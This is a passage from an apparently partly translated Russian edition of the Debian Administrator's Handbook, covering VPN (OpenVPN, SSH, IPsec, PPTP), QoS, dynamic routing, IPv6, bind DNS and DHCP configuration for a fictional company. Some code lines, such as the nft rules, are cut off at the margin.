Для исключения отдалённых последствий, клиенты VPN могут только получать доступ к серверу VPN через адрес `10.8.0.1`. Для предоставления клиентам доступа в локальную сеть (`192.168.0.0/24`), необходимо добавить директиву `push route 192.168.0.0 255.255.255.0` в конфигурацию OpenVPN, тогда клиенты VPN автоматически получат уведомление о том, что сетевая маршрутизация к этой сети осуществляется через VPN. Кроме того, машины в локальной сети также должны быть информированы о том, что маршрутизация пакетов VPN должна осуществляться через сервер VPN (в случае установки сервера VPN на шлюз это происходит автоматически). И как альтернатива, сервер VPN можно настроить с возможностью использования IP masquerading (трансляция - замена одних IP на другие) таким образом, что соединения, приходящие от клиентов VPN будут появляться так, как будто они пришли с сервера VPN взамен (смотри вкладку [Раздел 10.1, «Шлюз»](#)).

10.3.1.3. Настройка клиента OpenVPN

При настройке клиента OpenVPN нужно тоже создать конфигурационный файл, поместив его в `/etc/openvpn/`. Стандартная конфигурация, которую можно принять за основу, расположена в примерах по адресу `/usr/share/doc/openvpn/examples/sample-config-files/client.conf`. Директива `remote vpn.falcot.com 1194` описывает адрес и порт сервера OpenVPN; `ca`, `cert` и `key` также нуждаются в редактировании описаний с уточнением месторасположения файлов ключей.

If the VPN should not be started automatically on boot, set the `AUTOSTART` directive to `none` in the `/etc/default/openvpn` file. Starting or stopping a given VPN connection is always possible with the commands `systemctl start openvpn@name` and `systemctl stop openvpn@name` (where the connection `name` matches the one defined in `/etc/openvpn/name.conf`).

Пакет `network-manager-openvpn-gnome` содержит расширения для Менеджера Сети (смотри вкладку [Раздел 8.2.5, «Автоматическая настройка сети для мобильных пользователей»](#)), что позволяет управлять виртуальными частными сетями OpenVPN. С их помощью каждый пользователь может настраивать соединения OpenVPN в графическом виде и контролировать их из иконки сетевого управления.

10.3.2. Виртуальные Частные Сети с SSH

There are actually two ways of creating a virtual private network with SSH. The historic one involves establishing a PPP layer over the SSH link. This method is described in a HOWTO document:

→ <https://www.tldp.org/HOWTO/ppp-ssh/>

Второй способ является более современным, и был введён с появлением OpenSSH 4.3; теперь стало возможным для OpenSSH создание виртуальных сетевых интерфейсов (`tun*`) на обеих сторонах соединения SSH, и эти виртуальные интерфейсы можно настраивать так, как будто они являются физическими интерфейсами. Первоначально необходимо разрешить создание тунельной системы путём установки для `PermitTunnel` опции “yes” в конфигурационном файле сервера SSH(`/etc/ssh/sshd_config`). При установлении соединения SSH, необходимо ясно выразить желание создать тунель с опцией `-w any:any` (`any` может быть заменено на уже имеющееся в системе устройство с номером `tun`). Такое решение требует наличия на обеих сторонах соединения SSH у пользователя прав администратора, так как необходимо создавать сетевые устройства (другими словами, соединение должно устанавливаться администратором).

Оба метода создания виртуальных частных сетей через SSH довольно просты. Однако, VPN поддерживает такие соединения не очень эффективно; в частности, не достигается высокий уровень скорости прохождения трафика, как бы хотелось.

The explanation is that when a TCP/IP stack is encapsulated within a TCP/IP connection (for SSH), the TCP protocol is used twice, once for the SSH connection and once within the tunnel. This leads to problems, especially due to the way TCP adapts to network conditions by altering timeout delays. The following site describes the problem in more detail:

→ <http://sites.inika.de/sites/bigred/devel/tcp-tcp.html>

VPNs over SSH should therefore be restricted to one-off tunnels with no performance constraints.

10.3.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the control and configuration tools, are provided by the libreswan package or the strongswan package. Here we describe briefly the libreswan option.

First, we install the libreswan package. In concrete terms, each host's `/etc/ipsec.conf` contains the parameters for *IPsec tunnels* (or *Security Associations*, in the IPsec terminology) that the host is concerned with. There are many configuration examples in `/usr/share/doc/libreswan/`, but Libreswan's online documentation has more examples with explanations:

→ <https://libreswan.org/wiki/>

The IPsec service can be controlled with `systemctl`; for example, `systemctl start ipsec` will start the IPsec service.

Несмотря на его статус, как рекомендованный, сложность настройки при запуске IPsec ограничивает его использование на практике. В случае, если требуется не слишком много туннелей и они не будут слишком динамичными, то более предпочтительным является решение, базирующееся на OpenVPN.

ПРЕДОСТЕРЕЖЕНИЕ IPsec и NAT

Имеющийся у брандмауэров механизм NAT и IPsec в совместной связке работают не очень хорошо: поскольку IPsec подписывает пакеты, то любые изменения этих пакетов, проделываемые брандмауэром, могут нарушить эти подписи, и пакеты не будут приняты в месте назначения как недостоверные. Различные реализации IPsec сейчас включают в себя технологию *NAT-T* (для *NAT Traversal*), которая обычно запаковывает (инкапсулирует, то есть помещает в капсулу) пакет IPsec внутрь стандартного пакета UDP.

БЕЗОПАСНОСТЬ IPsec и брандмауэры

В стандартном режиме работы IPsec подразумевается, что обмен данными происходит по UDP через порт 500 для обмена ключами (а в случае с использованием NAT-T по UDP через порт 4500). Кроме того, пакеты IPsec используют два предназначенных для этого, IP протокола, которые брандмауэр должен пропускать; получение таких пакетов осуществляется на основании номеров их протоколов, 50 (ESP) и 51 (AH).

10.3.4. PPTP

По протоколу PPTP (расшифровывается как тунельный протокол "точка-точка" или *Point-to-Point Tunneling Protocol*) организуется соединение, включающее в себя два канала связи, один - для контроля процесса передачи данных, второй - непосредственно для перемещения самих данных; последний использует протокол GRE (*Generic Routing Encapsulation*). На базе этих двух каналов связи организуется обычное PPP соединение.

10.3.4.1. Настройка Клиента

Пакет pptp-linux содержит быстронастраиваемого клиента PPTP для Linux. Описываемые далее шаги по настройке клиента были позаимствованы из официальной документации:

→ <http://pptpclient.sourceforge.net/howto-debian.phtml>

Администраторы Falcot создали несколько файлов:
/etc/ppp/options.pptp, /etc/ppp/peers/falcot, /etc/ppp/ip-up.d/falcot, и /etc/ppp/ip-down.d/falcot.

Пример 10.2. Файл /etc/ppp/options.pptp

```
# Параметры PPP, используемые для PPTP соединения
lock
noauth
nobsdcomp
nodeflate
```

Пример 10.3. Файл /etc/ppp/peers/falcot

```
# vpn.falcot.com -это сам сервер
pty "pptp vpn.falcot.com --nolaunchpppd"
# соединение идентифицирует пользователя "vpn"
user vpn
remotename pptp
# применение шифрования необходимо
require-mppe-128
```

```
file /etc/ppp/options.pptp
ipparam falcot
```

Пример 10.4. Файл /etc/ppp/ip-up.d/falcot

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    ip route add 192.168.0.0/24 dev $1
fi
```

Пример 10.5. Файл /etc/ppp/ip-down.d/falcot

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    ip route del 192.168.0.0/24 dev $1
fi
```

БЕЗОПАСНОСТЬ MPPE

Для обеспечения безопасности PPTP используются возможности MPPE (*Microsoft Point-to-Point Encryption*), которые в Debian скомпонованы в модуль и доступны в официальных ядрах.

10.3.4.2. Настройка сервера

ПРЕДОСТЕРЕЖЕНИЕ PPTP и брандмауэры

Промежуточные звенья брандмауэра должны быть настроены так, чтобы пропускались IP пакеты, использующие протокол 47 (GRE). Кроме того, порт 1723 на сервере PPTP должен быть открыт, чтобы соединение в принципе стало возможным.

Сервером PPTP для Linux является программа **pptpd**. Её главный файл настройки `/etc/pptpd.conf` нуждается совсем в небольших изменениях: `localip` (локальный IP адрес) и `remoteip` (удалённый IP адрес). В нижеприведённом примере, сервер PPTP всегда использует адрес 192.168.0.199, а клиент PPTP получает адрес динамически из диапазона адресов от 192.168.0.200 до 192.168.0.250.

Пример 10.6. Файл /etc/pptpd.conf

```
# TAG: speed
#
#      Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#      Specifies the location of the PPP options file.
#      By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#      Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#      Specifies the local and remote IP address ranges.
#
# You can specify single IP addresses separated by commas or
# specify ranges, or both. For example:
#
#          192.168.0.234,192.168.0.245-249,192.168.0.254

#      IMPORTANT RESTRICTIONS:
#
#      1. No spaces are permitted between commas or within address ranges.
#
#      2. If you give more IP addresses than MAX_CONNECTIONS, it will start at the beginning of the list and go until it gets to MAX_CONNECTIONS IPs. Others will be ignored.
#
#      3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 8, you must type 234-238 if you mean this.
#
#      4. If you give a single localIP, that's ok - all local IP addresses will be set to the given one. You MUST still give at least one IP for each simultaneous client.

#localip 192.168.0.234-238,192.168.0.245
```

```
#remoteip 192.168.1.234-238,192.168.1.245  
#localip 10.0.1.1  
#remoteip 10.0.1.2-100  
localip 192.168.0.199  
remoteip 192.168.0.200-250
```

Используемое PPP соединение для работы с сервером PPTP также нуждается в небольших изменениях для настройки в файле /etc/ppp/pptpd-options. Важными параметрами являются: имя сервера (pptp), доменное имя (falcot.com), и IP адрес для DNS и WINS серверов.

Пример 10.7. Файл /etc/ppp/pptpd-options

```
## turn pppd syslog debugging on  
#debug  
  
## change 'servername' to whatever you specify as your server name  
name pptp  
## change the domainname to your local domain  
domain falcot.com  
  
## these are reasonable defaults for WinXXXX clients  
## for the security related settings  
# The Debian pppd package now supports both MSCHAP and MPPE, so e  
# here. Please note that the kernel support for MPPE must also be  
auth  
require-chap  
require-mschap  
require-mschap-v2  
require-mppe-128  
  
## Fill in your addresses  
ms-dns 192.168.0.1  
ms-wins 192.168.0.1  
  
## Fill in your netmask  
netmask 255.255.255.0  
  
## some defaults  
nodefaultroute  
proxyarp  
lock
```

В последнем шаге настройки надо зарегистрировать пользователя vpn (и

соответствующий ему пароль) в файле `/etc/ppp/chap-secrets`. В отличие от других случаев применения символа звёздочка (*) в текстовых файлах настроек, в данном конкретном случае, в этом файле, необходимо ввести напрямую имя сервера. Кроме того, имя клиентов Windows PPTP определяется в следующем виде `DOMAIN\\USER`, в противовес обычному простому указанию только имени пользователя. Это объясняет почему файл также упоминает пользователей `FALCOT\\vpn`. Можно также определить здесь индивидуальные IP адреса для пользователей; а применение звездочки в этом поле говорит о том, что будет использоваться динамическая адресация.

Пример 10.8. Файл `/etc/ppp/chap-secrets`

```
# Secrets for authentication using CHAP
# client      server    secret      IP addresses
vpn          pptp      f@Lc3au    *
FALCOT\\vpn   pptp      f@Lc3au    *
```

БЕЗОПАСНОСТЬ уязвимости PPTP

Сразу после выпуска первой версии протокола Microsoft's PPTP, он был подвергнут резкой критики, потому что в нём было обнаружено много уязвимостей; в последующих версиях большинство из них были устранены. В данном разделе применяется последняя версия протокола для осуществления настроек клиента и сервера. Однако помните, что если вы удалите некоторые опции (такие как `require-mppe-128` и `require-mschap-v2`), то уязвимости данного протокола вновь покажут себя во всей красе.

10.4. Качество обслуживания (регулирование скорости и других характеристик трафика для программ)

10.4.1. Принципы и механизм

Качество обслуживания - *Quality of Service* (или коротко *QoS*) представляет собой набор определённых технических приёмов, который гарантирует или улучшает качество обслуживания для приложений. Большинство, существующих на сегодня, популярных технологий, работающих в этой области, классифицируют сетевой трафик по категориям, и, в зависимости от принадлежности к той или иной категории, обрабатывают трафик тем или иным образом. Основная программа, занимающаяся такой сортировкой трафика является *traffic shaping*. Она ограничивает скорость передачи данных при подключении некоторых служб и/или хостов таким образом, чтобы они не занимали всю пропускную полосу трафика, а оставшаяся часть незанятого канала предоставляется другим важным службам. Такая классификация трафика особенно хорошо подходит для TCP трафика, поскольку данный протокол автоматически подстраивается под доступную полосу пропускания.

CULTURE Net neutrality and QoS

Network neutrality is achieved when Internet service providers treat all Internet communications equally, that is, without any access limitation based on content, user, website, destination address, etc.

Quality of service can be implemented in a net neutral Internet, but only if Internet service providers can't charge a special fee for a higher-quality service.

Есть возможность отрегулировать первоочерёдность трафика таким образом, чтобы в первую очередь пропускались пакеты, связанные с интерактивными службами (такие как **ssh** и **telnet**) или службы, работающие с маленькими блоками информации.

В ядре Debian имеются возможности, необходимые для работы *QoS*. Они сгруппированы в соответствующие модули. Таких модулей очень много, и каждый из них поддерживает ту или иную службу, при этом большинство из них работают по принципу планирования очерёдности

прохождения IP пакетов. Широкий диапазон доступных настроек поведения планировщика охватывает весь спектр возможных требований.

КУЛЬТУРА LARTC — *Расширенные настройки маршрутизации в Linux и контроль трафика*

The *Linux Advanced Routing & Traffic Control* HOWTO is the reference document covering everything there is to know about network quality of service.

→ <https://www.lartc.org/howto/>

10.4.2. Настройка и выполнение

Параметры QoS настраиваются через команду **tc** (включена в пакет iproute). Поскольку интерфейс данной команды является достаточно сложным к восприятию рекомендуется использовать для работы с ней высокоуровневые инструменты.

10.4.2.1. Уменьшение Задержек: wondershaper

Основная задача команды **wondershaper** (в пакете с похожим именем) - уменьшение задержек перемещения пакетов по сети. Это достигается ограничением всего трафика до величины чуть ниже линии полного насыщения канала.

Сразу после конфигурирования сетевого интерфейса, настроить ограничение трафика можно запустив команду **wondershaper interface download_rate upload_rate**. Для примера, интерфейс может быть eth0 или ppp0, и обоим указывают скорость в килобитах в секунду. Команда **wondershaper remove interface** отключит контроль трафика для указанного "interface".

В случае подключения к сети Ethernet, правильнее будет вызвать этот сценарий сразу после настройки интерфейса. Это делается путём указания слов up и down в файле /etc/network/interfaces, что позволит определить команды к запуску. Это делается после того, как интерфейс будет сконфигурирован и перед тем, как будут сброшены настройки сконфигурированного интерфейса. Для примера:

Пример 10.9. Изменения в файле /etc/network/interfaces

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

В случае с PPP, подключение сценария, вызывающего **wondershaper**, в файл /etc/ppp/ip-up.d/ запустит контроль трафика сразу же при запуске реального соединения.

УГЛУБЛЯЕМСЯ Оптимальная настройка

Файл /usr/share/doc/wondershaper/README.Debian.gz содержит описание, с некоторыми деталями, метода настройки, который рекомендуется разработчиками пакета. В частности, вначале советуют измерить реальные скорости загрузки и выгрузки, чтобы в дальнейшем лучше оценить вводимые в дальнейшем ограничения.

10.4.2.2. Стандартная настройка

Barring a specific QoS configuration, the Linux kernel uses the pfifo_fast queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the DSCP field (*Differentiated Services Code Point*) of this packet; modifying this 6-bit field is enough to take advantage of the scheduling features. Refer to https://en.wikipedia.org/wiki/Differentiated_services#Class_Selector for more information.

The DSCP field can be set by applications that generate IP packets, or modified on the fly by *netfilter*. The following rules are sufficient to increase responsiveness for a server's SSH service, note that the DSCP field must be set in hexadecimal:

```
nft add table ip mangle
nft add rule ip mangle PREROUTING tcp sport 22 counter ip dscp se
nft add rule ip mangle PREROUTING tcp dport 22 counter ip dscp se
```

10.5. Динамическая Маршрутизация

Рекомендуемым инструментом для динамической маршрутизации в настоящее время является **quagga**, входящая в пакет с похожим именем; она использует взамен ранее используемой для этих целей **zebra**, разработка которой сейчас приостановлена. Однако, из соображений совместимости, **quagga** сохранила имена программ от **zebra**, что и объясняет используемые далее команды.

К ОСНОВАМ Динамическая маршрутизация

Динамическая маршрутизация позволяет маршрутизаторам своевременно изменять пути, используемые для передачи IP пакетов, причём делается это в режиме реального времени. В каждом протоколе установлен свой метод определения маршрута прохождения пакетов (кратчайший путь, использование маршрута, рекомендованного другими, равными ему, маршрутизаторами, и так далее).

In the Linux kernel, a route links a network device to a set of machines that can be reached through this device. The **ip** command, when route is used as the first argument, defines new routes and displays existing ones. The **route** command was used for that purpose, but it is deprecated in favor of **ip**.

Quagga is a set of daemons cooperating to define the routing tables to be used by the Linux kernel; each routing protocol (most notably BGP, OSPF and RIP) provides its own daemon. The **zebra** daemon collects information from other daemons and handles static routing tables accordingly. The other daemons are known as **bgpd**, **ospfd**, **ospf6d**, **ripd**, **ripngd**, and **isisd**.

Daemons are enabled by creating the `/etc/quagga/daemon.conf` config file, daemon being the name of the daemon to use; this file must belong to the quagga user and group in order for the `/etc/init.d/zebra` script to invoke the daemon. The package `quagga-core` provides configuration examples under `/usr/share/doc/quagga-core/examples/`.

The configuration of each of these daemons requires knowledge of the routing protocol in question. These protocols cannot be described in detail here, but quagga-doc provides ample explanation in the form of an **info** file. The same contents may be more easily browsed as HTML on the Quagga website:

→ <http://www.nongnu.org/quagga/docs/docs-info.html>

В дополнение скажем, что синтаксис программы очень близок к стандартной настройке интерфейса маршрутизатора, и поэтому сетевым администраторам не составит труда очень быстро приспособить **quagga** к своим потребностям.

НА ПРАКТИКЕ OSPF, BGP или RIP?

OSPF (Open Shortest Path First) is generally the best protocol to use for dynamic routing on private networks, but BGP (Border Gateway Protocol) is more common for Internet-wide routing. RIP (Routing Information Protocol) is rather ancient, and hardly used anymore.

10.6. IPv6

IPv6, преёмник IPv4, является новой версией IP протокола, предназначенный для исправления его недостатков, в первую очередь устранить нехватку доступных IP адресов. Это протокол работает на сетевом уровне; его целью является поддержать способы адресации машин, транспортировка данных к месту их назначения, и для обработки данных фрагментации при необходимости (другими словами, разрезать пакеты на дольки размерами, зависящими от сетевого соединения, используемого на пути, и воссоздать пакет из долек, собрав их в правильном порядке, сразу по прибытии в месте его назначения).

В ядра Debian включена обработка IPv6 внутри самого ядра (за исключением нескольких архитектур устройств, в которых скомпилирован модуль, называемый `ipv6`). Основные инструменты, такие как **ping** и **traceroute**, имеют их IPv6 эквивалентов, называемых **ping6** и **traceroute6**, которые доступны в пакетах с соответствующими именами `iputils-ping` и `iputils-tracepath`.

Сеть IPv6 настраивается аналогично тому, как это делается в IPv4, в файле `/etc/network/interfaces`. Но если вы хотите, чтобы сеть была доступна глобально, вы должны убедиться, что имеете IPv6-совместимый маршрутизатор, перенаправляющий трафик в глобальную IPv6 сеть.

Пример 10.10. Пример настройки IPv6

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1/64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

Подсети IPv6 обычно имеют сетевую маску в 64 бита. Из этого следует, что внутри подсетей может существовать до 2^{64} различных адресов. Это

позволяет делать автонастройку выдачи адресов для машин в подсетях на основе MAC-адреса сетевого интерфейса ("Stateless Address Autoconfiguration" или коротко SLAAC). По умолчанию, если SLAAC активирован в вашей сети и IPv6 есть на вашем компьютере, то ядро автоматически найдёт IPv6 маршрутизаторы и настроит сетевые интерфейсы.

Такое стандартное поведение автоназначения IPv6 адресов может иметь (нежелательные) последствия для вашей личной жизни. Если вы часто переключаетесь между разными сетями, например с ноутбуком (смартфоном, планшетом и так далее), возможно вы не захотите, чтобы ваш MAC адрес становился частью публичного IPv6 адреса. Поскольку становится возможным быстро определить личность клиента с одним и тем же устройством в различных сетях (то есть выполнить идентификацию личности в мировом масштабе, с привязкой её к определённому электронному устройству). Для решения данного вопроса были созданы дополнительные расширения IPv6, разработанные специально для повышения секретности (которые Debian включает по умолчанию если IPv6 соединение было обнаружено в процессе первоначальной установки системы). Эти расширения будут назначать существующим физическим сетевым интерфейсам другие номера адресов, сгенерированные случайным образом, периодически изменяя их в дальнейшем, а также предпочитать их для исходящих соединений. Входящие соединения могут использовать адреса только лишь сгенерированные по правилам SLAAC. В следующем примере, показана активизация секретных расширений в файле /etc/network/interfaces.

Пример 10.11. Расширения секретности IPv6

```
iface eth0 inet6 auto
    # Предпочитать случайнм образом назначенные адреса для исход
    privext 2
```

СОВЕТ Программы, поддерживающие IPv6

Many pieces of software need to be adapted to handle IPv6. Most of the packages in Debian have been adapted already, but not all. If your favorite package does not work with IPv6 yet, you can ask for help on the *debian-ipv6* mailing-list. They might know about an IPv6-aware replacement and

could file a bug to get the issue properly tracked.

→ <https://lists.debian.org/debian-ipv6/>

IPv6 connections can be restricted, in the same fashion as for IPv4. **nft** can be used to create firewall rules for IPv4 and IPv6 (see [Раздел 14.2.3, «Syntax of nft»](#)).

10.6.1. Туннелирование

ПРЕДОСТЕРЕЖЕНИЕ Туннелирование IPv6 и брандмауэры

При туннелировании IPv6 поверх IPv4 (в отличие от родной IPv6) необходимо, чтобы брандмауэр принимающий трафик использовал протокол IPv4 номер 41.

If a native IPv6 connection is not available, the fallback method is to use a tunnel over IPv4. Hurricane Electric is one (free) provider of such tunnels:

→ <https://tunnelbroker.net>

To use a Hurricane Electric tunnel, you need to register an account, login, select a free tunnel and edit the file `/etc/network/interfaces` with the generated code.

You can install and configure the **radvd** daemon (from the similarly-named package) if you want to use the configured computer as a router for a local network. This IPv6 configuration daemon has a role similar to **dhcpd** in the IPv4 world.

The `/etc/radvd.conf` configuration file must then be created (see `/usr/share/doc/radvd/examples/simple-radvd.conf` as a starting point). In our case, the only required change is the prefix, which needs to be replaced with the one provided by Hurricane Electric; it can be found in the output of the **ip a** command, in the block concerning the `he-ipv6` interface.

Then run **systemctl start radvd**. The IPv6 network should now work.

10.7. Система Доменных Имен Серверов (DNS)

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of `www.debian.org` instead of `149.20.4.15` or `2001:4f8:1:c::15`.

Записи DNS организованы по зонам; каждая зона соответствует какому-нибудь домену (или субдомену) или указанному диапазону IP адресов (в котором IP адреса, включённые в диапазон, расположены обычно последовательно). Главный сервер является авторитетным и содержит таблицу по зоне; вторичные серверы, обычно располагаемые на отдельных машинах, содержат регулярно обновляемые копии файла таблицы главной зоны.

Each zone can contain records of various kinds (*Resource Records*), these are some of the most common:

- A: адрес IPv4.
- CNAME: псевдоним или alias (*canonical name*).
- MX: *mail exchange*, почтовый сервер. Эту информацию используют другие почтовые серверы для определения способа отправки письма по указанному адресу. Каждой записи MX присвоен свой приоритет. Сервер с наивысшим приоритетом (с наименьшим номером) используется в первую очередь (смотри вкладку [НАЗАД К ОСНОВАМ SMTP](#)); с другими серверами связываются в порядке уменьшения их приоритетов в случае, если первый сервер не отвечает.
- PTR: преобразование IP адресов в текстовое имя. Такая запись хранится в зоне, названной “reverse DNS” (“обратная DNS”) после диапазона IP адресов. Для примера, `1.168.192.in-addr.arpa` является зоной, содержащей обратное отображение всех адресов в диапазоне `192.168.1.0/24`.
- AAAA: адреса IPv6.

- NS: отображает имя сервера имён (name server или NS). Каждый домен должен иметь по крайней мере хотя бы одну запись NS. Эти записи указывают на DNS сервер, который может ответить на запросы касательно данного домена; они обычно указывают на главный или вторичный серверы для данного домена. Кроме этого записи могут также позволить делегировать часть полномочий DNS кому-то; например, зона `falcot.com` может быть включена как NS запись для `internal.falcot.com`, а это означает, что внутренняя зона `internal.falcot.com` будет обрабатываться другим (не первым) сервером. Конечно в этом случае данный сервер должен быть предварительно объявлен в зоне `internal.falcot.com`.

10.7.1. DNS software

Справочный сервер имён, Bind, был создан и в настоящее время поддерживается организацией ISC (*Internet Software Consortium*). В Debian он включён в пакет bind9. По сравнению с предыдущей версией, в версию 9 включили два важных изменения. Первое: DNS сервер может теперь запускаться от лица непrivилегированного пользователя. Это в свою очередь не позволит атакующему (систему), при возможно имеющихся секретных уязвимостях на сервере, воспользоваться правами суперпользователя (как можно было ранее неоднократно видеть, начиная с версий 8.x).

Второе: Bind поддерживает стандарт DNSSEC для подписывания (и поэтому для выполнения идентификации) записей DNS. А это, в свою очередь, позволит блокировать любые изменённые данные (в записях DNS) в момент осуществления атаки "man-in-the-middle attacks".

КУЛЬТУРА DNSSEC

The DNSSEC norm is quite complex; this partly explains why it is not in widespread usage yet (even if it perfectly coexists with DNS servers unaware of DNSSEC). To understand all the ins and outs, you should check the following article.

→ https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

10.7.2. Configuring bind

Файлы настройки программы **bind**, независимо от версии, имеют одинаковую структуру.

Администраторы компании Falcot создали первичную зону `falcot.com`, в которой располагается информация, касающаяся данного домена, и зону `168.192.in-addr.arpa` для обратного преобразования IP адресов в адреса локальной сети (то есть сопоставления их).

ПРЕДОСТЕРЕЖЕНИЕ Преобразование имён зон

Преобразованные зоны имеют особенные имена. Зона, включающая в себя сеть `192.168.0.0/16`, должна быть названа как `168.192.in-addr.arpa`: 1-ая и 2-ая части IP адреса записаны наоборот, и далее следует суффикс `in-addr.arpa`.

Для сетей IPv6 суффиксом будет `ip6.arpa` и используются части IP адреса. Полная шестнадцатеричная последовательность символов, включённых в IP адрес (без учёта ":"), записывается наоборот следующим образом - каждый символ отдельно (с использованием в качестве разделителя "точки"). То есть для сети `2001:0bc8:31a0::/48` будет использоваться имя зоны `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

СОВЕТ Тестирование сервера DNS

Команда **host** (в пакете `bind9-host`) делает запросы на сервер DNS, а кроме этого может быть использована и для тестирования настроенного сервера. Для примера, **host machine.falcot.com localhost** проверит ответ локального сервера на запрос от `machine.falcot.com`. А команда **host ipaddress localhost** тестирует обратное преобразование имён.

Следующие выдержки взяты из файлов настройки, использующихся в компании Falcot, и могут послужить отправной точкой для настраивания сервера DNS:

Пример 10.12. Выдержка из /etc/bind/named.conf.local

```
zone "falcot.com" {
```

```

        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32 ; // ns0.xname.org
                193.23.158.13/32 ; // ns1.xname.org
        };
};

zone "internal.falcot.com" {
        type master;
        file "/etc/bind/db.internal.falcot.com";
        allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.168";
        allow-query { 192.168.0.0/16; };
};

```

Пример 10.13. Выдержка из /etc/bind/db.falcot.com

```

; falcot.com Zone
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121      ; Serial
                        604800        ; Refresh
                        86400         ; Retry
                        2419200       ; Expire
                        604800 )      ; Negative Cache TTL
;
; The @ refers to the zone name ("falcot.com" here)
; or to $ORIGIN if that directive has been used
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX     5 mail
@       IN      MX     10 mail2

ns      IN      A       212.94.201.10
mail   IN      A       212.94.201.10

```

```
mail2    IN      A       212.94.201.11
www     IN      A       212.94.201.11

dns     IN      CNAME   ns
```

ПРЕДОСТЕРЕЖЕНИЕ Синтаксис имени

Синтаксис формирования имён машин придерживается строгих правил. Например, `machine` означает `machine.domain`. Если доменное имя не добавлено к имени, то указанное имя должно быть записано как `machine.` (с добавлением в качестве суффикса "точки"). А синтаксис имени внешнего DNS по отношению к данному домену должен быть такой `machine.otherdomain.com.` (с указанием в конце "точки").

Пример 10.14. Выдержка из /etc/bind/db.192.168

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com.
                           20040121          ; Serial
                           604800          ; Refresh
                           86400           ; Retry
                           2419200         ; Expire
                           604800 )        ; Negative Cache TTL

                           IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0    IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0    IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3    IN      PTR     pau.internal.falcot.com.
```

10.8. DHCP

DHCP (расшифровывается как *Dynamic Host Configuration Protocol* или протокол динамической настройки узла) является протоколом, по которому машина может получать в автоматическом режиме номер IP (и соответственно взаимоувязывать его со своими сетевыми интерфейсами), присваиваемый ей в момент загрузки. Это позволяет централизовать управление настройками сети (компьютеров, подсоединяющихся к данной сети), и быть уверенным, что все настольные машины получат похожие параметры.

Сервер DHCP предоставляет много разных сетевых параметров. Самым распространенным из них является предоставление IP-адреса машине в сети, к которой она подсоединилась, но кроме этого предоставляет и другую информацию, например кто является сервером DNS, серверами WINS, серверами NTP, и так далее.

Главным авторитетным сервером DHCP является The Internet Software Consortium (или "ISC", который также участвовал в разработке **bind**). Соответствующий пакет в Debian - `isc-dhcp-server`.

10.8.1. Настройка

The first elements that need to be edited in the DHCP server configuration files (`/etc/dhcp/dhcpd.conf`, and `/etc/dhcp/dhcpd6.conf` for IPv6) are the domain name and the DNS servers. If this server is alone on the local network (as defined by the broadcast propagation), the authoritative directive must also be enabled (or uncommented). One also needs to create a subnet section describing the local network and the configuration information to be provided. The following example fits a 192.168.0.0/24 local network with a router at 192.168.0.1 serving as the gateway. Available IP addresses are in the range 192.168.0.128 to 192.168.0.254.

Пример 10.15. Выдержка из `/etc/dhcp/dhcpd.conf`

```
#  
# Пример настройки файла ISC dhcpcd в Debian  
#  
# Параметр ddns-updates-style контролирует будет или нет сервер  
# пытаться делать обновление DNS когда a lease is confirmed. Мы п  
# умолчанию используем поведение версии 2 пакета ('none',  
# поскольку DHCP v2 не имеет поддержки DDNS.)  
ddns-update-style interim;  
  
# параметры, общие для всех поддерживающих сетей...  
option domain-name "internal.falcot.com";  
option domain-name-servers ns.internal.falcot.com;  
  
default-lease-time 600;  
max-lease-time 7200;  
  
# Если этот сервер DHCP является официальным сервером DHCP для ло  
# сети, то директива "authoritative" должна быть раскомментирован  
authoritative;  
  
# Используется для посылки сообщений, касающихся dhcp, для записи  
# другой журнал (вы можете использовать журнал syslog.conf для по  
# перенаправления).  
log-facility local7;  
  
# My subnet  
subnet 192.168.0.0 netmask 255.255.255.0 {
```

```
option routers 192.168.0.1;
option broadcast-address 192.168.0.255;
range 192.168.0.128 192.168.0.254;
ddns-domainname "internal.falcot.com";
}
```

10.8.2. DHCP и DNS

Приятной особенностью является возможность присвоения каждой машиной осмысленного (что-то значащего) имени в момент её регистрации в качестве клиента DHCP в зоне DNS (а не что-то обезличенное, вроде `machine-192-168-0-131.internal.falcot.com`). Для использования такой возможности необходимо настроить сервер DNS, чтобы он принимал обновления для зоны DNS `internal.falcot.com` от сервера DHCP, который, в свою очередь, надо настроить таким образом, чтобы при каждом подключении и присвоении адреса какой-то машине, он сразу уведомлял об этом сервер DNS.

